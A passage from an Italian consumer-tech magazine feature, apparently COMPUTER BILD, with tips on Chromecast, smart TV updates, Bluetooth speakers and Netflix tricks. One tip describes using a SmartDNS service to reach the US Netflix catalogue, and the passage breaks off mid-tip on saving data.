Chromecast Audio ha un'uscita audio digitale (ottica) nascosta nella presa per la cuffia! Un cavo adatto costa anche meno di 10 euro, che vale la pena spendere visto che la qualità del suono su questo tipo di connessione può essere molto migliore.







## 20 AGGIORNAMENTO PER TV

Nuove applicazioni, eliminazione di bug e funzionalità aggiuntive come la registrazione HD su USB caratterizzano gli aggiornamenti di molte TV, che dovreste verificare periodicamente. Non tutte le Smart TV, ad esempio, notificano quando sono disponibili aggiornamenti; meglio verificare manualmente e scaricarli dall'area download del produttore su una pendrive USB per poi installarli.

## 21 CAVI NASCOSTI

Dove nascondere i cavi dei TV a schermo piatto quando vengono installati a muro? La soluzione sono le staffe a parete con passaggio per cavi integrato. Ad esempio nel Vogel Next i cavi passano sia nel braccio che nella colonna (opzionale). Il kit può reggere un peso di 30 Kg e costa circa 350 euro, non certo poco, ma sempre meno che dover far passare dei cavi nel muro per poi ripristinarlo.





22

## UE BOOM: CANTARE IN CORO

Piccoli, robusti, colorati e potenti: gli speaker Bluetooth UE Boom, Boom 2 e Megaboom di Ultimate Ears non sono solo potenti, ma permettono anche di divertirsi in due. Per raddoppiare il divertimento potete accoppiare due speaker:

- 1 Scaricate l'applicazione UE Megaboom da iTunes o Play Store.
- 2 Lanciate l'applicazione e tappate in successione su **More**, **Update** e **Install**, quindi avviate l'aggiornamento.
- 3 Dopo il riavvio automatico del diffusore è possibile sintonizzare il suono con l'equalizzatore e accoppiare due diffusori tappando sulla casella **Double Up**.
- 4 Tappando su **Unlink**, infine, è possibile disaccoppiare gli speaker.



## 25 APP PER FILM GRATIS

Se iTunes e Netflix sono troppo costosi per voi esiste un'alternativa a basso costo, anzi, a costo zero: YouTube. Seppure la qualità diminuisca è possibile trovare interessanti chicche cinematografiche effettuando una semplice ricerca con "Film Gratis". Oltre tutto molte SmartTV dispongono dell'app per accedervi direttamente dal TV, senza passare attraverso dispositivi esterni.



## 23 STREAMING PER TUTTI

Da Spotify alle radio online e agli altri servizi online: Internet è un incredibile fornitore di musica. Il Chromecast Audio per soli 39 euro porta tutto questo anche sul più antico degli impianti HiFi: basta solo un ingresso stereo o AUX libero. È possibile scegliere la musica da ascoltare tramite lo smartphone (Apple o Android) ed è compatibile con i principali servizi di streaming online, anche se mancano quelli di Apple e Amazon.

## 24 SMART TV PER 40 EURO

Il Chromecast di Google è probabilmente il modo più intelligente per portare un'enorme selezione di servizi di streaming audio e video online su un qualunque televisore. Questi comprendono, ad esempio, YouTube, Netflix e molti altri. Basta avere una connessione HDMI, una WLAN e uno smartphone per controlarlo (Apple o Android).

*"Per i PC gli aggiornamenti sono normali, ma anche per qualsiasi altro hardware vale la pena controllare la presenza di nuovi aggiornamenti."*



## TRUCCHI PER NETFLIX

I tempi in cui si aspettava la sera per godersi il proprio programma TV preferito sono terminati. Grazie allo streaming online, film, serie o documentari possono essere visti a qualunque ora del giorno, 365 giorni l'anno. È logico, quindi, che sempre più spettatori si rivolgano a servizi di streaming come Amazon (dove disponibile) o Netflix. Quest'ultimo è il primo servizio di streaming negli Stati Uniti, e anche in Italia sempre più persone scelgono di pagare da 8 a 12 euro al mese per un abbonamento. Un importante fattore di successo sono le molte produzioni autonome, con esclusive come "Better call Saul" o "Narcos".

### Utilizzare Netflix ovunque

Un altro vantaggio di Netflix è che lo si può utilizzare ovunque: seduti sul divano, davanti al PC o sul treno. I contenuti dello streaming provider, difatti, possono raggiungere quasi tutti i PC, TV, console, smartphone o tablet; basta sia disponibile Internet. Tutta questa varietà di offerta, però, ha dei limiti: e se uno volesse guardare tutte le ultime stagioni di "House of Cards", oppure scoprire cosa c'è di nuovo e di tendenza? Non sempre Netflix è facile da usare, ma con i consigli e i suggerimenti di COMPUTER BILD, anche i principianti potranno utilizzare Netflix come veri professionisti.

*"Che seccatura! Vorremmo vedere su Netflix anche in Italia la quarta stagione di House of Cards!"*




### 1 HOUSE OF CARDS PER TUTTI!

Seccante: "House of Cards", la serie TV prodotta dalla stessa Netflix, in Italia si può vedere soltanto su Sky. Di recente c'è stato uno scambio di battute tra Sky e Netflix sui social al proposito, ma in concreto la serie resta un'esclusiva della Pay TV di Murdock. Esiste un modo alternativo per poter vedere le puntate trasmesse da Netflix USA? Certo che sì. Per accedere al catalogo USA di Netflix, è necessario l'aiuto di uno SmartDNS, o provider VPN, che permette di inoltrare le richieste di accesso al provider tramite server presenti negli Stati Uniti. La cosa in effetti viola le condizioni del servizio, ma finora non abbiamo notizie di provvedimenti presi dall'azienda. COMPUTER BILD ha testato alcuni servizi (lo abbiamo fatto l'8 marzo): mentre con Getflix o Smartflix l'immagine è rimasta nera, uFlix, accessibile tramite [www.uflix.com.au/setup/windows](http://www.uflix.com.au/setup/windows) ha funzionato perfettamente. L'importante è utilizzarlo con playmoTV:

**1** Collegatevi sul sito web [www.playmo.tv](http://www.playmo.tv), e fate clic su **Iscriviti** per creare un account di prova. Il servizio può essere utilizzato gratuitamente per sette giorni, successivamente occorrerà pagare 4,16 dollari al mese.

**2** Il provider consente lo streaming da dispositivi di diverso tipo. Su [www.playmo.tv/setup](http://www.playmo.tv/setup) viene spiegato come collegare computer, notebook, smartphone o TV con il servizio. Tutte le istruzioni sono in inglese, ma facili da comprendere: e poi, fortunatamente, House of Cards ha i sottotitoli in italiano. Nel sito non viene indicato, ma sui computer potrebbe essere necessario disabilitare l'IPV6 agendo da **Pannello di controllo, Rete e Internet, Centro connessioni di rete e condivisione, Modifica impostazioni scheda** e quindi, dopo aver selezionato con il tasto destro la scheda di rete e cliccato su **Proprietà** eliminare la spunta da **Protocollo Internet versione 6**.





# TRUCCHI PER FLIX

Con 75 milioni di utenti, Netflix è il servizio di streaming video di maggior successo al mondo. Questi trucchi vi permetteranno di utilizzarlo in maniera professionale sia **SULLO SCHERMO DEL TELEVISORE CHE SU SMARTPHONE O PC.**

## 2 GOOGLE-FLIX: IL TROVAFILM

Su Netflix si trovano solo i video disponibili nel paese da cui ci si connette. Se volete effettuare ricerche sull'offerta globale del provider di streaming, collegatevi su [unogs.com](#), una sorta di Google per Netflix. Qui potrete effettuare ricerche per genere o anno di pubblicazione, ad esempio, e leggere in quali paesi è disponibile il contenuto. Potrete anche avviare un video direttamente dal browser e, se non è disponibile in Italia, basta applicare il trucco 1.

## 3 DI TUTTO DI PIÙ


Per trovare nuovi film da vedere, Netflix offre una semplice suddivisione in generi e una casella di ricerca. Se non vi basta, installate **Netflix Super Browse**, un add-on disponibile per Chrome e Firefox. Questo servizio permette di setacciare Netflix molto più efficacemente, portando alla luce anche le categorie nascoste. Dopo l'installazione in Netflix, accanto a Sfoglia apparirà il nuovo menu **Super Browse**,



dal quale scorrere tra le categorie, anche quelle nascoste, come **Alien Sci-Fi, Cult Movies** e **Zombie Horror Movies**. Volete ancora di più? Collegatevi su [www.computerbild.it/links?m=298](http://www.computerbild.it/links?m=298).

## 4 SENZA CONTINUITÀ

Grazie alle applicazioni Netflix gratuite disponibili sugli store di iOS, Android e Windows, non si deve fare a meno di tanto divertimento neanche in movimento. Piccolo trucco: dal momento in cui si accede all'applicazione con lo stesso account Netflix utilizzato a casa, la posizione di riproduzione viene salvata, e si può continuare a guardare un film senza soluzione di continuità su qualsiasi tipo di dispositivo.



Ovviamente Netflix chiede se volete continuare la visione. Aggiungendo il video ai preferiti, cliccando su **"La mia lista"** è possibile visualizzarlo in un'area separata, immediatamente visibile anche su tutti gli altri dispositivi, così da evitare inutili ricerche.




# TRUCCHI PER NETFLIX

## TRUCCHI IN BREVE

### 5 PIÙ INFO

La videoteca di Netflix mostra solo la locandina del film con un breve testo. Per avere più info si può installare l'estensione **Chrome NEnhancer** ([www.computerbild.it/links?m=295](http://www.computerbild.it/links?m=295)). Per installarla cliccate sull'icona con i tre trattini orizzontali, poi su **Altri strumenti, Estensioni, Prova altre estensioni**, inserite **NEnhancer** nel campo di ricerca e fare clic su **Aggiungi** per due volte. Adesso nell'anteprima avremo anche le autorevoli valutazioni di IMDB e Rotten Tomatoes. Un click sul voto apre la recensione sul relativo sito.



### 6 SOTTOTITOLI

Volete guardare un film in lingua originale inglese, e allo stesso tempo con i sottotitoli, sempre in inglese? Questo trucco, anche se non disponibile per tutti i film, può aiutarvi: basta caricare i sottotitoli dal sito **subflicks.com**

installando l'estensione **Super Netflix** per Chrome (come fare lo trovi nel trucco 5). Basta poi fare clic sulla nuova icona a forma di fumetto (in alto nella foto), selezionare il file dei sottotitoli dal disco e fare clic su **Apri**. I sottotitoli sono disponibili solo in formato SRT? Potete convertirli con **SubFlicks** nel formato DXF, compatibile con Netflix.




### 7 TUTELA DEI MINORI

Volete evitare che i vostri bambini possano vedere contenuti non appropriati? Oltre al profilo **Kids** Netflix offre una protezione minori per l'intero account. Per attivarla, digitate [www.netflix.com/YourAccount](http://www.netflix.com/YourAccount) nel browser, poi cliccate su **Filtro famiglia**. Immettere la password di Netflix e creare un PIN, quindi cliccate su uno dei link della barra verde per stabilire fino a che livello di età è possibile riprodurre contenuti senza dover immettere il PIN.



### 8 MULTIROOM

Volete vedere un video con amici in luoghi diversi? Nessun problema: Installare l'estensione **Chrome Showgoers** (vedi Trucco 5 su come fare) e dopo l'inizio del film, fate clic sull'icona degli occhiali da sole, scegliere la voce **Start a Watching Party** e poi **Let's Go!**. Ora basta inviare il link visualizzato ai vostri amici e confermare con **OK**.



### 9 NUOVI ARRIVI SU NETFLIX

Purtroppo Netflix non offre alcuna funzione di immediata consultazione per controllare quali sono gli ultimi film o serie aggiunte, o le più popolari. Queste informazioni si trovano molto più semplicemente su Internet:

- **Film in Italia:** Per dare uno sguardo alle nuove uscite in lingua italiana potete collegarvi sul sito <https://whatsnewonnetflix.com/italy>, che le elenca per giorno di uscita. Per visualizzare le nuove uscite in Italia dovete cliccare sulla nostra bandiera, in alto. Cliccando su altre bandiere è possibile vedere le nuove uscite anche in altri paesi.
- **Statistiche globali:** il sito [instantwatcher.com](http://instantwatcher.com) mostra in **"Popular in the last 24 hour"** i video più riprodotti del giorno nel mondo e nella sezione **"New & noteworthy"** i film e le serie appena usciti su Netflix.

#### Popular in the Last 24 Hours

Follow this list on Twitter

1		<b>The Hallow</b> 2015	Horror Movies Joseph Mawle	70% ↗ 46%
2		<b>#Horror</b> 2015	Thrillers Chloë Sevigny	50% ↗ 17%
3		<b>30 for 30: Fantastic Lies</b> 2016	TV Shows	▲ 2
4		<b>The Princess and the Frog</b> 2010		



## 10 TEST DI VELOCITÀ: FACCIAMOLO!

Non siete sicuri che la velocità della connessione sia sufficiente per lo streaming video dei contenuti Netflix con una qualità quantomeno decente? Nessun problema: Netflix offre un test di velocità che mostra qual è la qualità video più adatta alla vostra connessione. Per eseguirlo avviate il browser inserendo l'indirizzo [netflix.com/title/70136810](http://netflix.com/title/70136810) e aviate la riproduzione del filmato. In alto a sinistra vedrete fin da subito la velocità di trasmissione dei dati (**bitrate**), la risoluzione corrente (**RES**) e il rapporto di aspetto (**PAR**) del video, che inizia con il più basso livello di qualità possibile per migliorare poi gradualmente l'aspetto fino al massimo possibile. Nell'esempio, la connessione Internet consente solo l'utilizzo della risoluzione HD Ready. Per avviare il test sul dispositivo mobile, sul PC cliccate su "La mia li-

sta" per salvarlo nei preferiti, poi avviate il Netflix sul telefono e lo avviate il video che troverete in testa alle liste dei contenuti.

Risoluzione	Qualità
640 x 480	VGA
1024 x 768	XGA
1280 x 720	HD Ready
1920 x 1080	Full HD
3840 x 2160	Ultra HD




## 11 RISPARMIARE DATI SI PUÒ

Siete in viaggio e volete guardare un film sul portatile o sullo smartphone, ma avete paura di consumare l'intero volume dati disponibile? La soluzione è: ridurre il bit rate, anche se questo va a scapito della qualità. Ecco come fare:

